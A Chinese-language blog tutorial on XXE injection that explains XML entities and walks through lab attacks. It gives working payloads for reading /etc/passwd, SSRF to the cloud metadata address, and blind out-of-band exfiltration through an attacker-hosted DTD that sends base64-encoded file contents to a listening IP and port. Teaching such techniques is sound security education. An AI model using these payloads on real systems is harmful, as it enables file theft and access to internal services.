
第一章 XXE原理
1.1 概念
XXE:全称XML Enternal Entity Injection,中文名:xml外部实体注入(xxe)
1.2 XML
具体语法结构可以去看菜鸟教程
1.2.1 XML是什么?
- 可拓展标记语言-类似html
- 被设计为传输和存储数据
- xml允许自定义标签和文档结构
<!--XML声明-->
<?xml version="1.0"?>
<!--⽂档类型定义-->
<!DOCTYPE note [ <!--定义此⽂档是 note 类型的⽂档-->
<!ELEMENT note (to,from,heading,body)> <!--定义note元素有四个元素-->
<!ELEMENT to (#PCDATA)>     <!--定义to元素为”#PCDATA”类型-->
<!ELEMENT from (#PCDATA)>   <!--定义from元素为”#PCDATA”类型-->
<!ELEMENT head (#PCDATA)>   <!--定义head元素为”#PCDATA”类型-->
<!ELEMENT body (#PCDATA)>   <!--定义body元素为”#PCDATA”类型-->
]]]>
<!--⽂档元素-->
<note>
 <to id='1'>Dave</to>
 <from>Tom</from>
 <head>Reminder</head>
 <body>You are a good man</body>
</note>
对于此分析:其实可以看出如果想要引用文档元素,就要在文档类型定义里去定义一个标签
1.2.2 什么是文档类型定义?
xml⽂档类型定义(DTD)具有各种声明规则,他可以定义xml⽂档结构、⽂档内包含的数据类型等等, DTD在xml⽂档开头的 DOCTYPE 元素中声明,改元素可选。
- DTD可以完全包含在⽂档本身中(内部DTD)
- 也可以从其它位置加载进来(外部DTD)
- 也可以两者混合
1.2.3 实体引用
1.2.3.1 内部实体
<!--XML声明-->
<?xml version="1.0" encoding="UTF-8"?>
<!--DTD,⽂档类型声明-->
<!DOCTYPE note [
<!ELEMENT note (body)>
<!ELEMENT body (#PCDATA)>
<!ENTITY writer "hello word"> //内部实体
]>
<!--⽂档元素-->
<note>
<body>&writer</body>
</note>
内部实体是直接引用文档里的内容
1.2.3.2 外部实体
有SYSTEM和PUBLIC两个关键字
外部实体引⽤可以利⽤伪协议:
file://path/file.txt
http://url/file.txt
php://filter/rend=convert.base64-encode/resource=config.php
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///c:/test.dtd" >
]>
<foo>
<body>&xxe</body>
</foo>
外部实体则是引用外部的链接
1.2.4 实体引用
在xml中⼀些字符拥有特殊意义,<,在xml元素中会发⽣错误,需要将<实体编码代替。
xml中有5个预定义的实体引用
<:</<
>:>/>
&:&/&
':'/'
":"/"
第二章 XXE攻击
2.1 XXE的类型
- 利⽤ XXE 检索⽂件 (opens new window),其中定义了 包含⽂件内容 的外部实体,并在应⽤程序的响应中返 回。
- 利⽤ XXE 执⾏ SSRF 攻击 (opens new window),其中,外部实体是根据后端系统的 URL 来定义的。
- 利⽤盲 XXE 实现带外泄露数据 (opens new window),其中,敏感数据从应⽤程序服务器 传输到 攻击者控制 的系统上。
- 利⽤盲 XXE 的错误消息来检索数据 (opens new window),其中,攻击者可以触发 包含敏感数据 的错误消息 解析。
<?xml version = "1.0"?> //声明xml⽂档
<!DOCTYPE ANY [
<!ENTITY xxe SYSTEM "file:///d://1.txt"> //外部实体
]> //DTD部分
<x>&xxe;</x> //xml部分
<?xml version = "1.0"?>
<!DOCTYPE ANY [

<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<x>&xxe;</x>
将/etc/passwd⽂件内容读取出来
<?xml version = "1.0"?>
<!DOCTYPE ANY [
<!ENTITY xxe SYSTEM "http://192.168.50.123:20897/">
]>
<x>&xxe;</x>

2.2 靶场示例
2.3 通用实体
⽤&实体名;引⽤的实体,在DTD中定义,在xml⽂档中引⽤
<?xml version = "1.0"?>
<!DOCTYPE ANY [
<!ENTITY xxe SYSTEM "http://192.168.50.123:20897/">
]>
<x>&xxe;</x>
2.4 参数实体
- 使⽤
%+空格+实体名(空格不能少),在DTD中定义,并且只能在DTD中使⽤%实体名; 引⽤ - 只有在DTD⽂件中,参数实体的声明才能引⽤其他实体
- 和通⽤实体⼀样,参数实体也可以引⽤外部
<?xml version = "1.0"?>
<!DOCTYPE ANY [
<!ENTITY % xxe SYSTEM "http://192.168.50.123:20897/">
%xxe;
]>
<x>&xxe;</x>
第三章 攻击方法
其实前面的可以不必太理解,因为其方法固定,都是同样的payload
3.1 利用xxe执行ssrf攻击

拿到页面,随便点进去一个

抓包发到重放器后进行改包

拿到信息

http://169.254.169.254/
<!DOCTYPE ANY [
<!ENTITY xxe SYSTEM "http://169.254.169.254/">
]>
3.2 XXE盲注
对于无回显的XXE攻击,用Windows启动靶场,然后抓包
将包发到重放器里,登录dns平台
构造payload
<!DOCTYPE ANY [
<!ENTITY % xxe SYSTEM "http://67635w.dnslog.cn/">
%xxe;
]>
我们发现可以dns是有用的。起一台linux

打一个test.dtd,内容为
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///C:/1.txt">
<!ENTITY % int "<!ENTITY % send SYSTEM 'http://IP:端口?p=%file;'>">
其中IP为linux的IP,端口为监听的端口。开启监听

构造payload
payload
<?xml version="1.0"?>
<!DOCTYPE xxe[
<!ENTITY % remote SYSTEM "http://192.168.27.146:12345/test.dtd">
%remote;%int;%send;
]>

成功读取到文件

评论(0)
暂无评论